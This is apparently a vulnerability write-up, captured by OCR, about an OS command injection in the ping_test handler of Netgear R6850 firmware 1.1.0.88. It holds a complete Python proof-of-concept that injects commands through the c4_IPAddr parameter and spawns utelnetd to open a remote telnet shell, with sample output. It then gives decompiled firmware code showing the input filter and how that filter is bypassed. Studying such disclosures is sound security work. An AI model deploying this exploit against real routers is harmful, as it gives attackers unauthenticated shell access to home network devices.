
Netgear-R6850 V1.1.0.88 Command Injection(ping_test)



NETGEAR Support

R6850 Firmware Version 1.1.0.88

Was this article helpful? Yes No

Security Fixes:

- Fixes security vulnerabilities.

For more information about security vulnerabilities, visit https://www.netgear.com/about/security/.

Download Link: https://www.downloads.netgear.com/files/GDC/R6850/R6850_V1.1.0.88.zip

This article applies to:

→ Wireless AC Router Nighthawk (1) R6850

How to Find Your Model Number ›

Overview


```
* Type: Command Injection
* Supplier: Netgear (https://www.netgear.com/)
* Product: R6850 - AC2000 Smart WiFi Router
* Affect version: (lastest) 1.1.0.88
* Firmware
download:https://www.downloads.netgear.com/files/GDC/R6850/R6850_V1.1.0.88.zip
```

Vulnerability Description

When deal with `ping_test` request, `c4_IPAddr` parameter is vulnerable to OS command injection.

POC

The effect of executing the "ls" command




```
(.venv) PS C:\Users\yy\PycharmProjects\pythonProject> python .\R6850.py --cmd ls
C:\Users\yy\PycharmProjects\pythonProject\R6850.py:3: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  import telnetlib
Executing 'ls' against routerlogin.com..
bin      etc      init     mnt      sbin     usr      www.eng
 data    etc_ro   lib      opt      sys      var
 dev     home     media    proc     tmp      www

----------------------------Done----------------------------
(.venv) PS C:\Users\yy\PycharmProjects\pythonProject> 
```

```python
import requests
import re
import threading
import telnetlib
import time
import argparse

def cmd_exec(target, cmd, silent = False):
    r = requests.post(
        f'http://{target}/setup.cgi?id=0&sp=1337', {
        'todo' : 'ping_test',
        'c4_IPAddr' : f'127.0.0.1 && {cmd}',
        'next_file' : 'diagping.htm'
    })
    content = r.content.decode()
    ping_log = re.findall(
        r'<textarea name="ping_result" .+ readonly >(.+)</textarea>',
        content,
        re.DOTALL
    )
    _, cmd_content = ping_log[0]
    if not silent:
        print(cmd_content.strip())
def yyyy_telnetd(target):
    '''Spawn the telnet server.'''
    cmd_exec(target, '/bin/utelnetd', silent = True)

def main():
    parser = argparse.ArgumentParser('Longue vue')
    parser.add_argument('--shell', action = 'store_true', default = False)
    parser.add_argument('--cmd')
    parser.add_argument('--target', default = 'routerlogin.com')
    args = parser.parse_args()
    if not args.shell and not args.cmd:
        parser.print_help()
        return
    if args.cmd is not None:
        if '-' in args.cmd or ';' in args.cmd:
            print('Both "-" and ";" are disallowed by the command injection bug, 
use the shell instead.')
            return
        print(f'Executing {repr(args.cmd)} against {args.target}..')
        cmd_exec(args.target, args.cmd)
    if args.shell:
        print(f'Getting a shell against {args.target}..')
        telnetd = threading.Thread(target = yyyy_telnetd, args = (args.target, 
))
        telnetd.start()
        print('Waiting a few seconds before connecting..')
        time.sleep(5)
        print('Dropping in the shell, exit with ctrl+c')
        try:
            with telnetlib.Telnet(args.target) as tn:
                tn.mt_interact()
        except:
            pass
        print('Cleaning up..')
        cmd_exec(args.target, '/bin/kill $(/bin/pidof utelnetd)', silent = True)
        print('Joining..')
        telnetd.join()
    print('Done'.center(60, '-'))
main()
```


Analysis

In the main function of `setup. cgi`, all requests with `setup. cgi` in the URL will be processed by the setup_main function



```
int __fastcall setup_main(int a1, int a2, int a3)
{
  int v3; // $s0
  int v4; // $a0
  FILE *v5; // $s0
  const char *v7; // $a0
  const char *val; // $v0
  FILE *v9; // $s0

  v3 = a3;
  if ( !a3 )
    v3 = cgi_input_parse();
  if ( FindForbidValue(v3) )
  {
    v5 = fopen("/dev/console", (const char *)&off_B7AFC);
    if ( v5 )
    {
      fprintf(v5, "[%s::%s():%d] ", "cgi_main.c", "setup_main", 447);
      fputs("Invalid input value!\n", v5);
      fclose(v5);
    }
  }
  else if ( check_filename(v3) )
  {
    if ( check_need_logout(v3) )
      return handle_logout(v3);
    fflush(stdout);
    if ( v3 && !is_form_empty() )
    {
      val = (const char *)find_val(v3, "todo");
      if ( val )
      {
        CallActionByName(v3, val);
        return 0;
      }
      v7 = (const char *)find_val(v3, "next_file");
      if ( !v7 )
      {
        v9 = fopen("/dev/console", (const char *)&off_B7AFC);
        if ( v9 )
        {
          fprintf(v9, "[%s::%s():%d] ", "cgi_main.c", "setup_main", 630);
          fputs("###next_file_injection_detected!###\n", v9);
          fclose(v9);
        }
        return 0;
      }
    }
    else
    {
      v7 = "index.htm";
    }
    html_parser(v7, v3, &key_fun_tab);
    return 0;
  }
  send_forbidden(v4);
  return 0;
}
```


It should be noted that a filter (`FindForbidValue`) was applied at the beginning of the function, filtering out some characters and specific functions




```
              && !strcasestr((*v2)[1], "onclick=alert")
              && (!strcasestr((*v2)[1], "telnetd") || !strcasestr((*v2)[1], &off_C00A8)) )
            {
              if ( !strcasestr((*v2)[1], &unk_C00AC) || (v1 = 1, !strcasestr((*v2)[1], &unk_C00B0)) )
              {
                if ( !strcasestr((*v2)[1], "function")
                  || !strcasestr((*v2)[1], &unk_C00B4)
                  || (v1 = 1, !strcasestr((*v2)[1], &unk_C00B8)) )
                {
                  if ( !strcasestr((*v2)[1], &unk_C00B8)
                    || (v1 = 1, !strcasestr((*v2)[1], "alert"))
                    && !strcasestr((*v2)[1], "confirm")
                    && !strcasestr((*v2)[1], "prompt") )
                  {
                    if ( !strcasestr((*v2)[1], "/sh") || (v1 = 1, strcasestr((*v2)[1], "/shares")) )
                    {
                      v1 = 1;
                      if ( !strcasestr((*v2)[1], "/bin")
                        && !strcasestr((*v2)[1], "/sbin")
                        && !strcasestr((*v2)[1], "${IFS}") )
                      {
                        return strcasestr((*v2)[1], "$IFS") != 0;
                      }
                    }
                  }
                }
              }
            }
            return v1;
          }
          v3 = (*v2)[1];
          if ( strchr(v3, 96)
            || strchr(v3, 59)
            || strstr(v3, (const char *)&off_C006C)
            || strcasestr(v3, "<script>")
            || strcasestr((*v2)[1], "</script>")
            || strcasestr((*v2)[1], &off_C007C)
            || strcasestr((*v2)[1], &off_C0080)
            || strcasestr((*v2)[1], &off_C0084)
            || strcasestr((*v2)[1], "\"")
            || strcasestr((*v2)[1], &off_C0088)
            || strcasestr((*v2)[1], &off_C008C)
            || strcasestr((*v2)[1], "onclick=alert")
            || strcasestr((*v2)[1], "telnetd") && strcasestr((*v2)[1], &off_C00A8) )
          {
            goto LABEL_34;
          }
          if ( strcasestr((*v2)[1], &unk_C00AC) )
          {
            v4 = (const char **)&off_EB6E0;
            if ( strcasestr((*v2)[1], &unk_C00B0) )
              break;
          }
          if ( strcasestr((*v2)[1], "function") && strcasestr((*v2)[1], &unk_C00B4) && strcasestr((*v2)[1], &unk_C00B8)
            || strcasestr((*v2)[1], &unk_C00B8)
            && (strcasestr((*v2)[1], "alert") || strcasestr((*v2)[1], "confirm") || strcasestr((*v2)[1], "prompt"))
            || strcasestr((*v2)[1], "/sh") && !strcasestr((*v2)[1], "/shares")
            || strcasestr((*v2)[1], "/bin")
            || strcasestr((*v2)[1], "/sbin")
            || strcasestr((*v2)[1], "${IFS}")
            || strcasestr((*v2)[1], "$IFS") )
          {
```

```
00030A20 FindForbidValue:35 (30A20)
```

Then go to the `CallActionByName` function, where you will find the characters in the `ActionTab` field




```
int __fastcall setup_main(int a1, int a2, int a3)
{
  int v3; // $s0
  int v4; // $a0
  FILE *v5; // $s0
  const char *v7; // $a0
  const char *val; // $v0
  FILE *v9; // $s0

  v3 = a3;
  if ( !a3 )
    v3 = cgi_input_parse();
  if ( FindForbidValue(v3) )
  {
    v5 = fopen("/dev/console", (const char *)&off_B7AFC);
    if ( v5 )
    {
      fprintf(v5, "[%s::%s():%d] ", "cgi_main.c", "setup_main", 447);
      fputs("Invalid input value!\n", v5);
      fclose(v5);
    }
  }
  else if ( check_filename(v3) )
  {
    if ( check_need_logout(v3) )
      return handle_logout(v3);
    fflush(stdout);
    if ( v3 && !is_form_empty() )
    {
      val = (const char *)find_val(v3, "todo");
      if ( val )
      {
        CallActionByName(v3, val);
        return 0;
      }
      v7 = (const char *)find_val(v3, "next_file");
      if ( !v7 )
      {
        v9 = fopen("/dev/console", (const char *)&off_B7AFC);
        if ( v9 )
```



```
int __fastcall CallActionByName(int a1, const char *a2)
{
  const char **v4; // $s0
  const char *v6; // $a1

  find_val(a1, "this_file");
  v4 = (const char **)&ActionTab;
  while ( 1 )
  {
    v6 = *v4;
    if ( !*v4 )
      break;
    v4 += 2;
    if ( !strcmp(a2, v6) )
      return ((int (__fastcall *)(int))*(v4 - 1))(a1);
  }
  html_parser("index.htm", a1, &key_fun_tab);
  return -1;
}
```

In `ActionTab`, you can see the action function corresponding to ping_test(sub_184B0). Here, the `c4-IPAddr` parameter is concatenated into the `myPipe` function using the `snprintf` function (which is actually a self encapsulated `popen`)



```
int __fastcall sub_184B0(int a1)
{
  const char *val; // $s1
  int v3; // $v0
  char v5[132]; // [sp+18h] [-84h] BYREF

  val = (const char *)find_val(a1, "c4_IPAddr");
  if ( !val )
    val = (const char *)&unk_CFF34;
  if ( !strchr(val, 45) && !strchr(val, 59) && inet_addr(val) != -1 )
  {
    snprintf(v5, 0x80u, "/bin/ping -c 4 %s", val);
    myPipe(v5, &ping_output);
    v3 = find_val(a1, "next_file");
    html_parser(v3, a1, &key_fun_tab);
  }
  return 0;
}
```